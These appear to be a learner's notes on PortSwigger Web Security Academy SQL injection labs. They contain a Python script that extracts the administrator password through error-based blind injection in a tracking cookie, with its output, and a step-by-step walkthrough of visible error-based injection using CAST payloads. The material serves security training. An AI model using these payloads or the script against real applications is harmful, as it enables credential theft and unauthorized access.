Payload :

' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator' and substr(password,1,1)='a' || '



We are using script

import requests

import string

from concurrent.futures import ThreadPoolExecutor, as_completed

url =

"https://0ac7009803797079803308a100920071.web-security-academy.net/filter?category=Tech+gifts"

tracking_id = "TackuingId"

session_cookie = "xwuyvckpl0liv9odCl5Wbae5kxr0lwuf"

charset = string.ascii_lowercase + string.digits

password = ""

headers = {

```
    "User-Agent": "Mozilla/5.0"  
}
```

```
def is_correct(position, ch):
```

```
    payload = (  
        tracking_id +  
        ""||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) "  
        "ELSE " END FROM users "  
        "WHERE username='administrator' "  
        "and substr(password," +  
        str(position) +  
        ",1)='" +  
        ch +  
        "')||"  
    )
```

```
cookies = {  
    "TrackingId": payload,  
    "session": session_cookie  
}
```

try:

```
r1 = requests.get(
    url,
    cookies=cookies,
    headers=headers,
    timeout=5
)
```

```
r2 = requests.get(
    url,
    cookies=cookies,
    headers=headers,
    timeout=5
)
```

```
return r1.status_code == 500 and r2.status_code == 500
```

except:

```
return False
```

```
for position in range(1, 21):
```

```
    found = False
```

```
    for ch in charset:
```

```
        if is_correct(position, ch):
```

```
            password += ch
```

```
            print(password)
```

```
            found = True
```

```
            break
```

```
    if not found:
```

```
        break
```

```
print("\nFINAL PASSWORD:", password)
```


```
(jadhav@Kali)-[~]
$ pluma sqli10.py

(jadhav@Kali)-[~]
$ python3 sqli10.py
t
t6
t6n
t6nb
t6nb0
t6nb0t
t6nb0tv
t6nb0tvp
t6nb0tvpz
t6nb0tvpzw
t6nb0tvpzwq
t6nb0tvpzwqp
t6nb0tvpzwqpp
t6nb0tvpzwqppv
t6nb0tvpzwqppvp
t6nb0tvpzwqppvp7
t6nb0tvpzwqppvp7v
t6nb0tvpzwqppvp7ve
t6nb0tvpzwqppvp7ve1
t6nb0tvpzwqppvp7ve1p

FINAL PASSWORD: t6nb0tvpzwqppvp7ve1p
```

Username: administrator

Password: t6nb0tvpzwqppvp7ve1p



Finally we solved the lab

Extracting Sensitive Data via Verbose SQL Error Messages

Sometimes databases are misconfigured.

Because of this:

- The application may display detailed SQL error messages.

These detailed errors are called:
Verbose Error Messages

These messages can help attackers:

- Understand the SQL query
- Identify where input is injected
- Extract sensitive data from the database

Topic: Understanding Verbose Error Messages

Suppose an attacker injects a **single quote**: '

The application returns this error:

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = ''. Expected char

Breaking Down the Error Message

Error: **SELECT * FROM tracking WHERE id = ''**

This reveals:

- The full SQL query
- The exact place where input is inserted

What the Attacker Learns

From the error message, the attacker now knows:

1. Table Name tracking

2. Column Name id

3. Query Structure

The query uses: **WHERE id = 'user_input'**

This means: User input is inside single quotes.

Why This Information Is Useful

Now the attacker can:

- Create more accurate SQL payloads
- Understand how to close the query properly
- Inject malicious SQL syntax correctly

Topic: Using Comments to Fix Query Syntax

Suppose the query becomes: `SELECT * FROM tracking WHERE id = ""`

The extra quote breaks the query.

Attackers often use comments to ignore remaining parts of the query.

Example: `'--`

Understanding -- Comment

In SQL: `--`

means:

- Ignore everything after this point.

This helps attackers:

- Remove unwanted query parts
- Prevent syntax errors

Topic: Extracting Data Through Error Messages

Sometimes attackers can force the database to:

- Display actual data inside an error message.

This converts:

- Blind SQL injection
into:
 - Visible SQL injection
-

Topic: Using CAST() Function

The function: CAST()

is used to:

- Convert one data type into another.

Example Query

```
CAST((SELECT example_column FROM example_table) AS int)
```

Understanding the Query

Step 1

```
SELECT example_column FROM example_table
```

Retrieves data from database.

Suppose returned value is: Example data

This is:

- A string

Step 2

```
CAST(... AS int)
```

tries to convert:

- String → Integer

But:

Example data

is not a valid integer.

Resulting Error

The database may return:

ERROR: invalid input syntax for type integer: "Example data"

Important Observation

The error message now contains:

Example data

This means:

- Sensitive database information is leaked through the error message.

How Attackers Use This

Attackers intentionally:

- Force type conversion errors
- Make the database print hidden data in error messages

This can expose:

- Usernames
- Passwords
- Emails
- Database names
- Table names
- Sensitive records

Topic: Why This Technique Is Useful

Sometimes:

- Character limits prevent long payloads
- Boolean-based blind SQL injection becomes difficult

In such cases:

- Error-based extraction is faster
 - Data becomes directly visible in errors
-

Lab: Visible error-based SQL injection

PRACTITIONER

LAB

Not solved

This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account.



ACCESS THE LAB

Solution

Community solutions

End Goal: Exploit SQL injection to retrieve the admin user's From the users table and log into account



Analysis:

1. Using Burp's built-in browser, explore the lab functionality.
2. Go to the **Proxy > HTTP history** tab and find a `GET` / request that contains a `TrackingId` cookie.

The screenshot shows a web browser window displaying the 'Visible error-based SQL injection' lab page from Web Security Academy. The page title is 'Visible error-based SQL injection' and it includes a 'LAB Not solved' badge. The URL is <https://0a600d4047145b80047b8007700cf.web-security-academy.net/product?productid=1&S=HTTP/2>. The page content shows a product listing for 'ZZZZZZ Bed - Your New Home Office' with a price of '\$29.85' and a star rating. Below the product listing is an image of a person sitting on a bed with books floating around them.

Overlaid on the right side of the browser window is the Burp Suite interface. The 'HTTP history' tab is active, showing a list of intercepted requests. The first request is a GET request to the same URL as the browser. The 'Request' tab is selected, showing the raw HTTP request. The request includes a 'TrackingId' cookie with the value '0a600d4047145b80047b8007700cf.web-security-academy.net'. The 'Response' tab is also visible, showing a 200 status code and a 'text/html' content type.


3. In Repeater, append a single quote to the value of your `TrackingId` cookie and send the request. `TrackingId=ogAZZfxtOKUELbuJ'`



In the response, notice the verbose error message. This discloses the full SQL query, including the value of your cookie. It also explains that you have an unclosed string literal. Observe that your injection appears inside a single-quoted string.

4. In the request, add comment characters to comment out the rest of the query, including the extra single-quote character that's causing the error:



```
TrackingId=ogAZZfxOtOKUELbuJ'--
```



Send the request. Confirm that you no longer receive an error. This suggests that the query is now syntactically valid.

5. Adapt the query to include a generic `SELECT` subquery and cast the returned value to an `int` data type:


```
TrackingId=ogAZZfxOtOKUELbuJ' AND CAST((SELECT 1) AS int)--
```



Send the request. Observe that you now get a different error saying that an AND condition must be a boolean expression.

6. Modify the condition accordingly. For example, you can simply add a comparison operator (=) as follows:



7. `TrackingId=ogAZZfxTOKUELbuJ' AND 1=CAST((SELECT 1) AS int)--`



Send the request. Confirm that you no longer receive an error. This suggests that this is a valid query again.

8. Adapt your generic `SELECT` statement so that it retrieves usernames from the database:



`TrackingId=ogAZZfxTOKUELbuJ' AND 1=CAST((SELECT username FROM users) AS int)--`



Observe that you receive the initial error message again. Notice that your query now appears to be truncated due to a character limit. As a result, the comment characters you added to fix up the query aren't included.

9. Delete the original value of the TrackingId cookie to free up some additional characters. Resend the request.


